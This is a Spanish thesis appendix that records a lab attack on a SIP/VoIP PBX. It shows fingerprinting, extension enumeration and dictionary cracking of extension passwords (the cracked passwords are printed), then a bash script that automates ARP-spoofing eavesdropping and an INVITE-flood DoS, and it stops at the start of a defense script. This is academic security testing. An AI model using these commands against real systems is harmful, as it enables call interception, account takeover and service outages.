```

Escanea la red en búsqueda de dispositivos sip disponibles en base a icmp

```
root@bt:/pentest/voip/smap# ./smap 192.168.1.0/24 -O
```

Escanea la red en búsqueda de dispositivos sip de una manera profunda tomando en cuenta la base de dato almacenada fingerprint.db



```
Applications Places System [x] Sat Oct 20, 10:08 AM
root@bt:/pentest/voip/smap
File Edit View Terminal Help
root@bt:/pentest/voip/smap# ./smap -o 192.168.1.122

smap 0.6.0 <hs@123.org> http://www.wormulon.net/


192.168.1.122: ICMP reachable, SIP enabled
Guess: AVM FRITZ!Box Fon Series firmware: 29.04.1[25] (Jul 12 2006)
User-Agent: Zoiper rev.6751

1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
root@bt:/pentest/voip/smap# ./smap -o 192.168.1.126

smap 0.6.0 <hs@123.org> http://www.wormulon.net/

192.168.1.126: ICMP reachable, SIP enabled
Guess: AVM FRITZ!Box Fon Series firmware: 29.04.02 (Jan 25 2006)
Server:FPBX-2.8.1(1.8.7.0)

1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
root@bt:/pentest/voip/smap#
root@bt:/pentest/voip/smap#
root@bt:/pentest/voip/smap#
root@bt:/pentest/voip/smap#
```



```
Applications Places System [x] Sat Oct 20, 10:14 AM
root@bt:/pentest/voip/smap
File Edit View Terminal Help
192.168.1.109: ICMP unreachable, SIP disabled
192.168.1.110: ICMP unreachable, SIP disabled
192.168.1.111: ICMP unreachable, SIP disabled
192.168.1.112: ICMP unreachable, SIP disabled
192.168.1.113: ICMP unreachable, SIP disabled
192.168.1.114: ICMP unreachable, SIP disabled
192.168.1.115: ICMP unreachable, SIP disabled
192.168.1.116: ICMP unreachable, SIP disabled
192.168.1.117: ICMP unreachable, SIP disabled
192.168.1.118: ICMP unreachable, SIP disabled
192.168.1.119: ICMP unreachable, SIP disabled
192.168.1.120: ICMP unreachable, SIP disabled
192.168.1.121: ICMP unreachable, SIP disabled
192.168.1.122: ICMP reachable, SIP enabled
best guess (55% sure) fingerprint:
AVM FRITZ!Box Fon Series firmware: 29.04.1[25] (Jul 12 2006)
User-Agent: Zoiper rev.6751
192.168.1.123: ICMP reachable, SIP disabled
192.168.1.124: ICMP unreachable, SIP disabled
192.168.1.125: ICMP reachable, SIP disabled
192.168.1.126: ICMP reachable, SIP enabled
best guess (25% sure) fingerprint:
AVM FRITZ!Box Fon Series firmware: 29.04.02 (Jan 25 2006)
Server:FPBX-2.8.1(1.8.7.0)
192.168.1.127: ICMP unreachable, SIP disabled
192.168.1.128: ICMP unreachable, SIP disabled
192.168.1.129: ICMP unreachable, SIP disabled
192.168.1.130: ICMP unreachable, SIP disabled
192.168.1.131: ICMP unreachable, SIP disabled
192.168.1.132: ICMP unreachable, SIP disabled
192.168.1.133: ICMP unreachable, SIP disabled
192.168.1.134: ICMP unreachable, SIP disabled
192.168.1.135: ICMP unreachable, SIP disabled
192.168.1.136: ICMP unreachable, SIP disabled
192.168.1.137: ICMP unreachable, SIP disabled
192.168.1.138: ICMP unreachable, SIP disabled
192.168.1.139: ICMP unreachable, SIP disabled
192.168.1.140: ICMP unreachable, SIP disabled
192.168.1.141: ICMP unreachable, SIP disabled
192.168.1.142: ICMP unreachable, SIP disabled
192.168.1.143: ICMP unreachable, SIP disabled
```

```
Applications Places System [x] Sat Oct 20, 10:11 AM
root@bt: /pentest/voip/smap
File Edit View Terminal Help
root@bt:/pentest/voip/smap# ./smap -l 192.168.1.122

smap 0.6.0 <hs@123.org> http://www.wormulon.net/

NOTICE: test_accept: "Accept: application/sdp, application/sdp"
NOTICE: test_accept: Please add Accept: header
NOTICE: test_allow: "Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE"
NOTICE: test_allow: Please add Allow: header
NOTICE: test_via: transport capitalization: 2
NOTICE: test_via: "branch;rport;received;alias"
NOTICE: test_via: Please add new cmpstr
NOTICE: test_accept: "Accept: application/sdp, application/sdp"
NOTICE: test_accept: Please add Accept: header
NOTICE: test_allow: "Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE"
NOTICE: test_allow: Please add Allow: header
NOTICE: test_via: transport capitalization: 2
NOTICE: test_via: "branch;rport;received"
NOTICE: test_via: Please add new cmpstr
NOTICE: test_allow: "Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE"
NOTICE: test_allow: Please add Allow: header
NOTICE: test_via: transport capitalization: 2
NOTICE: test_via: "branch;rport;received"
NOTICE: test_via: Please add new cmpstr
NOTICE: test_allow: "Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE"
NOTICE: test_allow: Please add Allow: header
NOTICE: test_via: transport capitalization: 2
NOTICE: test_via: "branch;rport;received"
NOTICE: test_via: Please add new cmpstr
NOTICE: test_via: transport capitalization: 2
NOTICE: test_via: "branch;rport;received"
NOTICE: test_via: Please add new cmpstr
NOTICE: test_via: transport capitalization: 2
NOTICE: test_via: "branch;rport;received"
NOTICE: test_via: Please add new cmpstr
NOTICE: test_allow: "Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE"
NOTICE: test_allow: Please add Allow: header
NOTICE: test_via: transport capitalization: 2
NOTICE: test_via: "branch;rport;received;alias"
NOTICE: test_via: Please add new cmpstr
NOTICE: test_allow: "Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE"
NOTICE: test_allow: Please add Allow: header
```


```
Applications Places System [x] Sat Oct 20, 10:11 AM
root@bt: /pentest/voip/smap
File Edit View Terminal Help
NOTICE: test_via: transport capitalization: 2
NOTICE: test_via: "branch;rport;received"
NOTICE: test_via: Please add new cmpstr
NOTICE: test_via: transport capitalization: 2
NOTICE: test_via: "branch;rport;received"
NOTICE: test_via: Please add new cmpstr
NOTICE: test_via: transport capitalization: 2
NOTICE: test_via: "branch;rport;received"
NOTICE: test_via: Please add new cmpstr
NOTICE: test_allow: "Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE"
NOTICE: test_allow: Please add Allow: header
NOTICE: test_via: transport capitalization: 2
NOTICE: test_via: "branch;rport;received;alias"
NOTICE: test_via: Please add new cmpstr
NOTICE: test_allow: "Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE"
NOTICE: test_allow: Please add Allow: header
NOTICE: test_via: transport capitalization: 2
NOTICE: test_via: "branch;rport;received"
NOTICE: test_via: Please add new cmpstr
NOTICE: test_via: transport capitalization: 2
NOTICE: test_via: "branch;rport;received"
NOTICE: test_via: Please add new cmpstr
192.168.1.122: ICMP reachable, SIP enabled
best guess (62% sure) fingerprint:
  AVM FRITZ!Box Fon Series firmware: 29.04.1[25] (Jul 12 2006)

FINGERPRINT information:
newmethod=405
accept class=ignore
allow class=ignore
supported class=ignore
via class=ignore
hoe class=ignore
options=200
brokenfronto=400
prack=405
ping=405
invite=180
  User-Agent: Zoiper rev.6751
```

Sipsak

root@bt:/pentest/voip/smap# sipsak -vv -s [sip:192.168.1.126](tel:192.168.1.126) levanta una cliente ficticio en el atacante a fin de descubrir cuáles son las opciones que permite el servidor sip mediante solicitudes option

root@bt:/pentest/voip/smap# sipsak -T -s [sip:100@192.168.1.126](tel:100@192.168.1.126) realiza una búsqueda de la ruta de la extensión, de la misma manera que el comando traceroute para IP


A screenshot of a terminal window titled 'root@bt: /pentest/voip/smap'. The terminal shows the execution of the 'sipsak -vv -s sip:192.168.1.126' command, which results in a SIP message received. The message details include: SIP/2.0 200 OK, Via: SIP/2.0/UDP 127.0.1.1:45331;branch=z9hG4bK.7237b4eb;rport;alias;received=192.168.1.125, From: sip:sipsak@127.0.1.1:45331;tag=21763fb9, To: sip:192.168.1.126;tag=as5a9e841f, Call-ID: 561397689@127.0.1.1, CSeq: 1 OPTIONS, Server: FPBX-2.8.1(1.8.7.0), Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO, PUBLISH, Supported: replaces, timer, Contact: <sip:192.168.1.126:5060>, Accept: application/sdp, Content-Length: 0. Following this, a second command 'sipsak -T -s sip:100@192.168.1.126' is executed, resulting in a warning about IP extract from warning activation and a SIP/2.0 200 OK response with Contact: <sip:192.168.1.126:5060>.

```
Applications Places System | Mon Oct 15, 22:34
root@bt: /pentest/voip/smap
File Edit View Terminal Help
root@bt:/pentest/voip/smap# sipsak -vv -s sip:192.168.1.126


message received:
SIP/2.0 200 OK
Via: SIP/2.0/UDP 127.0.1.1:45331;branch=z9hG4bK.7237b4eb;rport;alias;received=192.168.1.125
From: sip:sipsak@127.0.1.1:45331;tag=21763fb9
To: sip:192.168.1.126;tag=as5a9e841f
Call-ID: 561397689@127.0.1.1
CSeq: 1 OPTIONS
Server: FPBX-2.8.1(1.8.7.0)
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO, PUBLISH
Supported: replaces, timer
Contact: <sip:192.168.1.126:5060>
Accept: application/sdp
Content-Length: 0

** reply received after 0.534 ms **
SIP/2.0 200 OK
final received
root@bt:/pentest/voip/smap# sipsak -T -s sip:100@192.168.1.126
warning: IP extract from warning activated to be more informational
0: ?? (0.564 ms) SIP/2.0 200 OK
Contact: <sip:192.168.1.126:5060>
root@bt:/pentest/voip/smap#
```

root@bt:/pentest/voip/smap# sipsak -U -C sip:300@192.168.1.126 -x 3600 -a luis2012 -s [sip:100@192.168.1.126](tel:100@192.168.1.126) Dos sobre la victima que se ha conseguido el password.



root@bt:/pentest/voip/sipvicious# ./svmap.py -m INVITE 192.168.1.0/24



```

Applications Places System
root@bt: /pentest/voip/sipvicious
File Edit View Terminal Tabs Help

root@bt: /pentest/voip/smap
root@bt: /pentest/voip/sipvicious
root@bt: /pentest/voip/smap

root@bt: /pentest/voip/sipvicious# ./svmap.py -m INVITE 192.168.1.0/24
| SIP Device | User Agent | Fingerprint |
|-----|-----|-----|
| 192.168.1.123:5060 | Zoiper rev.11137 | disabled |
| 192.168.1.126:5060 | FPBX-2.8.1(1.8.7.0) | disabled |
| 192.168.1.122:5060 | Zoiper rev.6751 | disabled |

root@bt: /pentest/voip/sipvicious#

```

✚ root@bt:/pentest/voip/sipvicious# ./svwar.py -e100-500 192.168.1.126 -m INVITE -v
 permite identificar las extensiones de un servidor, se debe agregar la opción -m INVITE a fin de cambiar el método por defecto OPTION, puesto que la central ip no permitirá una enumeración sin credenciales

```

Applications Places System
root@bt: /pentest/voip/sipvicious
File Edit View Terminal Tabs Help

root@bt: /pentest/voip/smap
root@bt: /pentest/voip/sipvicious
root@bt: /pentest/voip/smap

root@bt: /pentest/voip/sipvicious# ./svwar.py -e100-500 192.168.1.126 --force
WARNING:TakeASip:Bad user = SIP/2.0 401 - svwar will probably not work!
WARNING:TakeASip:We got an unknown response
ERROR:TakeASip:Response: 'SIP/2.0 401 Unauthorized\r\nVia: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-811087330;received=192.168.1.125;rport=5060\r\nFrom: "100"<sip:100@192.168.1.126>;tag=3130390132313336303737363235\r\nTo: "100"<sip:100@192.168.1.126>;tag=a5f7d0ed0\r\nCall-ID: 2544576129\r\nCSeq: 1 REGISTER\r\nServer: FPBX-2.8.1(1.8.7.0)\r\nAllow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO, PUBLISH\r\nSupported: replaces, timer\r\nWWW-Authenticate: Digest algorithm=MD5, realm="asterisk", nonce="5e280c6a"\r\nContent-Length: 0\r\n\r\n'
WARNING:root:found nothing
root@bt: /pentest/voip/sipvicious#

```

```

Applications Places System
root@bt: /pentest/voip/sipvicious
File Edit View Terminal Tabs Help

root@bt: /pentest/voip/smap
root@bt: /pentest/voip/sipvicious
root@bt: /pentest/voip/smap

root@bt: /pentest/voip/sipvicious# ./svcrack.py -e100-500 192.168.1.126 -m INVITE -v
INFO:TakeASip:trying to get self ip .. might take a while
INFO:root:start your engines
INFO:TakeASip:OK SIP device found
INFO:TakeASip:extension '100' exists - requires authentication
INFO:TakeASip:extension '100' exists - requires authentication
INFO:TakeASip:extension '100' exists - requires authentication
INFO:TakeASip:extension '100' exists - requires authentication
INFO:TakeASip:extension '200' exists - requires authentication
INFO:TakeASip:extension '100' exists - requires authentication
INFO:TakeASip:extension '200' exists - requires authentication
INFO:TakeASip:extension '200' exists - requires authentication
INFO:TakeASip:extension '200' exists - requires authentication
INFO:TakeASip:extension '200' exists - requires authentication
INFO:TakeASip:extension '100' exists - requires authentication
INFO:TakeASip:extension '300' exists - requires authentication
INFO:TakeASip:extension '300' exists - requires authentication
INFO:TakeASip:extension '200' exists - requires authentication
INFO:TakeASip:extension '300' exists - requires authentication
INFO:TakeASip:extension '300' exists - requires authentication
INFO:TakeASip:extension '100' exists - requires authentication
INFO:TakeASip:extension '300' exists - requires authentication
INFO:root:we have 3 extensions
| Extension | Authentication |
|-----|-----|
| 300 | reqauth |
| 200 | reqauth |
| 100 | reqauth |


INFO:root:Total time: 0:00:41.795811
root@bt: /pentest/voip/sipvicious#
root@bt: /pentest/voip/sipvicious#
root@bt: /pentest/voip/sipvicious#
root@bt: /pentest/voip/sipvicious#
root@bt: /pentest/voip/sipvicious#
root@bt: /pentest/voip/sipvicious#
root@bt: /pentest/voip/sipvicious#
root@bt: /pentest/voip/sipvicious#

```

root@bt:/pentest/voip/sipvicious# ./svcrack.py -u100 -d /pentest/passwords/wordlists/test
 192.168.1.126 -v

```
root@bt:/pentest/voip/sipvicious# ./svcrack.py -u200 -d /pentest/passwords/wordlists/test
192.168.1.126 -v
```

```
root@bt:/pentest/voip/sipvicious# ./svcrack.py -u300 -d /pentest/passwords/wordlists/test
192.168.1.126 -v
```



```
Applications Places System
root@bt:/pentest/voip/sipvicious
File Edit View Terminal Tabs Help
root@bt:/pentest/voip/smap
root@bt:/pentest/voip/sipvicious
root@bt:/pentest/passwords/wordlists
root@bt:/pentest/voip/sipvicious# ./svcrack.py -u100 -d /pentest/passwords/wordlists/test 192.168.1.126 -v
INFO:ASipOfRedWine:trying to get self ip .. might take a while
INFO:root:scan started at 2012-10-16 00:21:53.202863
ERROR:ASipOfRedWine:We got an unknown response
INFO:ASipOfRedWine:The password for 100 is luis2012
INFO:root:we have 1 cracked users
| Extension | Password |
|-----|-----|
| 100      | luis2012 |
INFO:root:Total time: 0:00:00.131614
root@bt:/pentest/voip/sipvicious# ./svcrack.py -u200 -d /pentest/passwords/wordlists/test 192.168.1.126 -v
INFO:ASipOfRedWine:trying to get self ip .. might take a while
INFO:root:scan started at 2012-10-16 00:21:57.066093
ERROR:ASipOfRedWine:We got an unknown response
INFO:ASipOfRedWine:The password for 200 is jorge2012
INFO:root:we have 1 cracked users
| Extension | Password |
|-----|-----|
| 200      | jorge2012 |
INFO:root:Total time: 0:00:00.148285
root@bt:/pentest/voip/sipvicious# ./svcrack.py -u300 -d /pentest/passwords/wordlists/test 192.168.1.126 -v
INFO:ASipOfRedWine:trying to get self ip .. might take a while
INFO:root:scan started at 2012-10-16 00:22:03.194483
ERROR:ASipOfRedWine:We got an unknown response
INFO:ASipOfRedWine:The password for 300 is tesis2012
INFO:root:we have 1 cracked users
| Extension | Password |
|-----|-----|
| 300      | tesis2012 |
INFO:root:Total time: 0:00:00.141338
root@bt:/pentest/voip/sipvicious#
```

ANEXO III.C

ATAQUES Y VULNERABILIDADES

ATAQUES Y VULNERABILIDADES

🚩 SCRIPT DE ATAQUE.

ARCHIVO: script

EJECUCIÓN ./ script

```
#!/bin/bash
clear
echo -e "ESCUELA SUPERIOR POLITECNICA DE CHIMBORAZO\n\n"
echo -e "      GERMANIA VELOZ      \n\n"
echo -e "  MAESTRIA EN CONECTIVIDAD DE REDES  \n\n"
echo -e "Presione enter para continuar.....\n"
read x
clear
echo -e "ATAQUES SOBRE EL PROTOCOLO SIP\n\n"
echo -e "1 FINGERPRINTING\n"
echo -e "2 FOOTPRINTING\n"
echo -e "3 EVASDROPPING\n"
echo -e "4 DoS\n"
read op
case $op in
1)
clear
echo -e "1 FINGERPRINTING\n"
echo -e "Ingrese la red o direccion IP que desea escanear\n"
echo -e "Ejemplo 192.168.1.1 o 192.168.1.0/24\n"
read red
cd /pentest/voip/smap/
xterm -fg green4 -bg grey0 -e './smap -O '$red'; bash' &
cd /pentest/voip/sipvicious/
xterm -fg green4 -bg grey0 -e './svmap.py '$red'; bash' &
;;
2)
clear
echo -e "Ingrese la direccion del Servidor\n"
cd /pentest/voip/sipvicious
read serv
echo
echo -e "ingrese el rango de extensiones que desea escanear\n"
echo -e "Ejemplo 100-500\n"
read rango
echo -e "Ingrese el tipo de paquete que se desea enviar (OPTION,INVITE)\n"
read tipo
xterm -fg green4 -bg grey0 -e './svwar.py -e'$rango' '$serv' -m '$tipo' -v; bash' &
;;
3)
clear
echo -e "3 EVASDROPPING\n"
ifconfig
echo -e "\n\nINGRESE SU INTERFAZ ej eth0\n"
read int
```

```

echo -e "\n\nINGRESE LA DIRECCION IP DE LA VICTIMA 1\n"
read a
echo -e "\n\nINGRESE LA DIRECCION IP DE LA VICTIMA 2\n"
read b
echo "\n\nCONFIGURANDO RUTEO ENTR LAS VICTIMAS....\n\n"
echo 1 > /proc/sys/net/ipv4/ip_forward
sleep 2
xterm -fg green4 -bg grey0 -e 'arpspoof -i '$int' -t '$a' '$b'; bash' &
xterm -fg green4 -bg grey0 -e 'arpspoof -i '$int' -t '$b' '$a'; bash' &
wireshark -i $int -R "ip.addr==$a and ip.addr==$b" -k
;;
4)
clear
echo -e "4 DoS\n"
ifconfig
echo -e "\n\n INGRESE SU INTERFAZ ej eth0\n"
read int
echo -e "\n\n INGRESE EL NUMERO DE LA EXTENSION DE LA VICTIMA ej 100\n"
read ext
echo -e "INGRESE LA DIRECCION IP DEL SERVIDOR DE VOIP\n"
read serv
echo -e "INGRESE LA DIRECCION IP DE LA VICTIMA\n"
read ip
echo -e "INGRESE EL NUMERO DE PAQUETES QUE DESEA INYECTAR ej 100000\n"
read num
cd /pentest/voip/inviteflood
xterm -fg green4 -bg grey0 -e './inviteflood '$int' '$ext' '$serv' '$ip' '$num'; bash' &
esac

```

SCRIPT DE DEFENSA.

ARCHIVO: defensa

EJECUCIÓN ./defensa

```

#!/bin/bash
clear
echo -e "ESCUELA SUPERIOR POLITECNICA DE CHIMBORAZO\n\n"
echo -e "      GERMANIA VELOZ      \n\n"
